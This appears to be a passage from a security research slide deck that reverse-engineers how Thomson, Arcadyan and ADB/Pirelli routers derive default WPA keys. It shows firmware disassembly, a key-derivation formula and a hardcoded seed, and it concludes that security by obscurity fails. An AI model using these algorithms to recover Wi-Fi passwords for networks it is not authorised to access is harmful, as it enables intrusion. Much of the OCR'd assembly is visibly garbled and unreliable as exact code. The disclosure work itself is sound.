addiu $s0, $sp, 0x60+var_40
move $a0, $s0
jal strcpy
move $a1, $v0
move $a0, $s2
jal sub_80546A20
move $a1, $s0
move $a0, $sp
la $a1, a 0x13 || " 0) %gvt%"
jal sprintf
move $a2, $s0
move $a0, $s2
move $a1, $sp
jal MD5 md5( model + symbols + SN )
move $a2, $s3
jal sub_80051C60
move $a0, $s1
lw $ra, 0x60+var_10($sp)
```



Thomsom in more countries

```
generateHash_ [REDACTED]

        war_20=-0x20
        war_1F=-0x1F
        war_1E=-0x1E
        war_1D=-0x1D
        war_1C=-0x1C
        war_1B=-0x1B
        war_10=-0x10
        war_10=-0x10
        war_C=-0xC
        war_B=-B
        war_A=-4

        addiu    $sp, -0x08
        sw      $ra, 0x00+var_4($sp)
        sw      $s2, 0x00+var_0($sp)
        sw      $s1, 0x00+var_C($sp)
        sw      $s0, 0x00+var_10($sp)
        move    $s1, $s0
        jal      use_serial_number?
        move    $s2, $s1
        move    $s0, $v0
        jal      function Very Used
        li      $s1, 1
        addiu   $s0, $sp, 0x00+var_10
        move    $s0, $s0
        jal      function_Very_Used_2
        move    $s1, $v0
        move    $s0, $s0
        addiu   $s1, $sp, 0x00+var_20
        addiu   $s2, $sp, 0x00+var_1F
        addiu   $s3, $sp, 0x00+var_1E
        addiu   $t0, $sp, 0x00+var_1D
        addiu   $t1, $sp, 0x00+var_1C
        jal      store_6_bytes_from_all_to_all
        addiu   $t2, $sp, 0x00+var_1B
        lbu     $s2, 0x00+var_20($sp)
        lbu     $s3, 0x00+var_1F($sp)
        lbu     $t0, 0x00+var_1E($sp)
        lbu     $t1, 0x00+var_1D($sp)
        lbu     $t2, 0x00+var_1C($sp)
        lbu     $t3, 0x00+var_1B($sp)
        move    $s0, $sp
        lui      $s1, 0x0000
        jal      sprint!
        la      $s1, .-02x02  || "02x:02x:02x:02x:02x"
        move    $s0, $s1
        move    $s1, $sp
        jal      MD5
        move    $s2, $s2
        jal      nullsub_47
        move    $s0, $s0
        lw      $ra, 0x00+var_4($sp)
        lw      $s2, 0x00+var_0($sp)
```

md5(model+ISP+ Serial Number)



Thomsom in more countries

```
..._generator:  
  
var_10= -0x10  
var_C= -0xC  
  
addiu    $sp, -0x20  
sw      $ra, 0x20+var_C($sp)  
sw      $s0, 0x20+var_10($sp)  
nove    $s0, $a1  
jal     generateHash_...  
nove    $a1, $sp  
nove    $a2, $zero  
addu    $v0, $sp, $a2
```

```
loc_80546448:  
lbu    $v0, 0($v0)  
srl    $v0, 4  
sll    $a0, $a2, 1  
addu   $a0, $s0  
slti   $v1, $v0, 10  
addiu  $a1, $v0, "0"  
addiu  $v0, 0x37 ## '7'  
xori   $v1, 0  
movn   $v0, $a1, $v1  
sb     $v0, 0($a0)  
addu   $v0, $sp, $a2  
lbu    $v0, 0($v0)  
andi   $v0, 0xF  
sll    $a0, $a2, 1  
addu   $a0, $s0  
addiu  $a0, 1  
slti   $v1, $v0, 0x6  
addiu  $a1, $v0, 0x30  
addiu  $v0, 0x37 ## '7'  
xori   $v1, 0  
movn   $v0, $a1, $v1  
sb     $v0, 0($a0)  
addiu  $a2, 1  
slti   $v0, $a2, 5
```



Thomsom in more countries

```
generateHash [ ]:

var_28= -0x20
var_1F= -0x1F
var_1E= -0x1E
var_1D= -0x1D
var_1C= -0x1C
var_1B= -0x1B
var_1A= -0x1A
var_19= -0x19
var_C= -0xC
var_B= -B
var_4= -4

addiu    $sp, -0x40
sw      $ra, 0x00+var_4($sp)
sw      $sz, 0x00+var_8($sp)
sw      $sh, 0x00+var_C($sp)
sw      $so, 0x00+var_10($sp)
move    $st1, $a0
jal     use_serial_number?
move    $sz2, $a1
move    $ad0, $v0
jal     function_very_used
li      $a1, 1
addiu   $sp, $sp, 0x00+var_18
move    $ad1, $s0
jal     function_very_used_2
move    $ad2, $v0
move    $ad3, $s0
addiu   $sp, $sp, 0x00+var_20
addiu   $ad4, $sp, 0x00+var_1F
addiu   $ad5, $sp, 0x00+var_1E
addiu   $ad6, $sp, 0x00+var_1D
addiu   $ad7, $sp, 0x00+var_1C
jal     store_6_bytes_from_a8_to_a1
addiu   $ad8, $sp, 0x00+var_1B
lbu    $a2, 0x00+var_29($sp)
lbu    $a3, 0x00+var_1F($sp)
lbu    $t0, 0x00+var_1E($sp)
lbu    $t1, 0x00+var_1D($sp)
lbu    $t2, 0x00+var_1C($sp)
lbu    $t3, 0x00+var_1B($sp)
move    $sp, $sp
lui    $at, 0x0004
jal     sprintf!
la      $cl, a      02xB || ""           - %02x%02x%02x%02x%02x%02x...
move    $a0, $s1
move    $a1, $sp
jal     MD5
move    $a2, $s2
jal     nullsub_47
move    $ad8, $a0
```



Arcadyan. WPA key generation

We broke this just bruteforcing similar Arcadyan algorithms^{2 3}.

Require: $s6, s7, s8, s9, s10, m9, m10, m11, m12 \in [0, \dots, F]$

$k1 \leftarrow (s7 + s8 + m11 + m12) \ \& \ (0xF)$

$k2 \leftarrow (m9 + m10 + s9 + s10) \ \& \ (0xF)$

$x1 \leftarrow k1 \oplus s10$

$x2 \leftarrow k1 \oplus s9$

$x3 \leftarrow k1 \oplus s8$

$y1 \leftarrow k2 \oplus m10$

$y2 \leftarrow k2 \oplus m11$

$y3 \leftarrow k2 \oplus m12$

$z1 \leftarrow m11 \oplus s10$

$z2 \leftarrow m12 \oplus s9$

$z3 \leftarrow k1 \oplus k2$

$w1 \leftarrow s6$

$w2 \leftarrow k1 \oplus z3$

$w3 \leftarrow k2 \oplus z3$

return $[x1, y1, z1, w1, x2, y2, z2, w2, x3, y3, z3, w3]$

²<https://www.seguridadwireless.net>

³<https://sviehb.wordpress.com>



ADB / Pirelli




Figure : Call flow from generateKey



ADB / Pirelli




Figure : Call flow for `createWPAPassphraseFromKey`



ADB / Pirelli

```

la    $a1, ssid
la    $v0, createSSIDFromMAC
move  $t9, $v0
jalr  $t9 : createSSIDFromMAC
nop
lw    $gp, 0xC8+var_B0($fp)
li    $v0, 0x20 // ...
sw    $v0, 0xC8+var_90($fp)
li    $v0, 0x8
sw    $v0, 0xC8+var_90($fp)
addiu $v0, $fp, 0xC8+var_90
la    $a0, key
move  $a1, $v0
lw    $a2, 0xC8+arg_0($fp)
la    $v0, 0xA0000
addiu $a3, $v0, (a1236790 - 0xA0000) // "1234567890"
la    $v0, generateKey
move  $t9, $v0
jalr  $t9 : generateKey
nop
lw    $gp, 0xC8+var_B0($fp)
la    $v0, 0xA0000
addiu $a0, $v0, (aGeneratekey - 0xA0000) // "generateKey"
la    $v0, puts
move  $t9, $v0
jalr  $t9 : puts
nop
lw    $gp, 0xC8+var_B0($fp)
lw    $v0, 0xC8+var_90($fp)
la    $a0, passphrase
la    $a1, key
move  $a2, $a0
la    $v0, createWPAPassphraseFromKey
move  $t9, $v0
jalr  $t9 : createWPAPassphraseFromKey
nop
lw    $gp, 0xC8+var_B0($fp)
la    $v0, 0xA0000
addiu $v0, (aPassphraseSIdx - 0xA0000) // "PassPhrase=%s , idx=%d\n"
move  $a0, $v0
la    $a1, passphrase
lw    $a2, 0xC8+arg_0($fp)

```

Figure : Dissassembly of wlWriteMdmDefault



ADB / Pirelli

```

    la    $v0, SHA256_Init
move  $t9, $v0
jalr  $t9 : SHA256_Init
nop
lw    $gp, 0x28+var_C($fp)
lw    $ab, 0x28+var_10($fp)
la    $v0, 0x00000000
addiu $a1, $v0, 0x29E8 secret seed located
li    $a2, 0x20 ## at 0xd29e0 with 32
la    $v0, SHA256_Update bytes (0x20)
move  $t9, $v0
jalr  $t9 : SHA256_Update
nop
lw    $gp, 0x28+var_C($fp)
lw    $ab, 0x28+arg_C($fp)
la    $v0, strlen
move  $t9, $v0
jalr  $t9 : strlen
nop
lw    $gp, 0x28+var_C($fp)
lw    $a0, 0x28+var_10($fp)
lw    $a1, 0x28+arg_C($fp) srg_C is the string
move  $a2, $v0 "1236790" coming
la    $v0, SHA256_Update from generateKey
move  $t9, $v0
jalr  $t9 : SHA256_Update
nop
lw    $gp, 0x28+var_C($fp)
lw    $a0, 0x28+var_10($fp)
lw    $a1, 0x28+arg_10($fp)
li    $a2, 6 ## 6 bytes mac address
la    $v0, SHA256_Update
move  $t9, $v0
jalr  $t9 : SHA256_Update
nop
lw    $gp, 0x28+var_C($fp)
la    $a0, hash
lw    $a1, 0x28+var_10($fp)
la    $v0, SHA256_Final
    
```

Figure : Dissassembly of generateKey-from-mac



ADB / Pirelli

IDA ViewA Hex ViewA A Structures H Enums

```

LOAD:00002D138 .byte 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
LOAD:00002D138 .byte 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
LOAD:00002D138 .byte 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
LOAD:00002D9D8 .align 4
LOAD:00002D9E0 _fdata:
LOAD:00002D9E0 .globl _fdata
LOAD:00002D9E1 .byte 0x64 ## d
LOAD:00002D9E2 .byte 0xC6 ## ar
LOAD:00002D9E3 .byte 0xDD ## l
LOAD:00002D9E4 .byte 0xE3 ## 0
LOAD:00002D9E4 .byte 0xE5 ## 0
LOAD:00002D9E5 .byte 0x79 ## V
LOAD:00002D9E6 .byte 0xB6 ## R
LOAD:00002D9E7 .byte 0x09 ## +
LOAD:00002D9E8 .byte 0xB6 ## a
LOAD:00002D9E9 .byte 0x96 ## 0
LOAD:00002D9EA .byte 0x8D ## v
LOAD:00002D9EB .byte 0x34 ## 4
LOAD:00002D9EC .byte 0x45 ## E
LOAD:00002D9ED .byte 0x02 ## B
LOAD:00002D9EE .byte 0x3B ## :
LOAD:00002D9EF .byte 0x15 ## -
LOAD:00002D9F0 .byte 0xCA ## -
LOAD:00002D9F1 .byte 0xAF ## >
LOAD:00002D9F2 .byte 0x12 ## :
LOAD:00002D9F3 .byte 0x84 ## 56
LOAD:00002D9F4 .byte 2 ## ?
LOAD:00002D9F5 .byte 0xC ## %
LOAD:00002D9F6 .byte 0x56 ## V
LOAD:00002D9F7 .byte 0 ## 0
LOAD:00002D9F8 .byte 5 ## +
LOAD:00002D9F9 .byte 0xCE ## +
LOAD:00002D9FA .byte 0x20 ## u
LOAD:00002D9FB .byte 0x75 ## u
LOAD:00002D9FC .byte 0x91 ## ae
LOAD:00002D9FD .byte 0x3F ## ?
LOAD:00002D9FE .byte 0xDC ## ?
LOAD:00002D9FF .byte 0x80 ##

a0123456789abcd:.ascii "0123456789abcdefghijklmnopqrstuvwxyz<0>" Charset
LOAD:00002A00 .align 4

```

_fdata is the "secret seed" and it is located at the offset 0x000d29e0

Jump to address

Jump address: 0x029E0

OK Cancel Help

Figure : Secret data found out in the library



Conclusion

- Since SpeedTouch security issue in 2008, security has not improved whatsoever
- This is an industry-wide problem.
- **Security by Obscurity** does not work!
- Vendors reuse the same algorithms with slightly small changes
- Neither stripped nor obfuscated binaries are a solution
- Please do not include algorithms inside of FW images



Questions and answers

riscure

Challenge your security

Contact: Eduardo Novella
Security Analyst
NovellaLorente@riscure.com

Riscure B.V.
Frontier Building, Delftechpark 49
2628 XJ Delft
The Netherlands
Phone: +31 15 251 40 90

www.riscure.com

Riscure North America
71 Stevenson Street, Suite 400
San Francisco, CA 94105
USA
Phone: +1 650 646 99 79

inforequest@riscure.com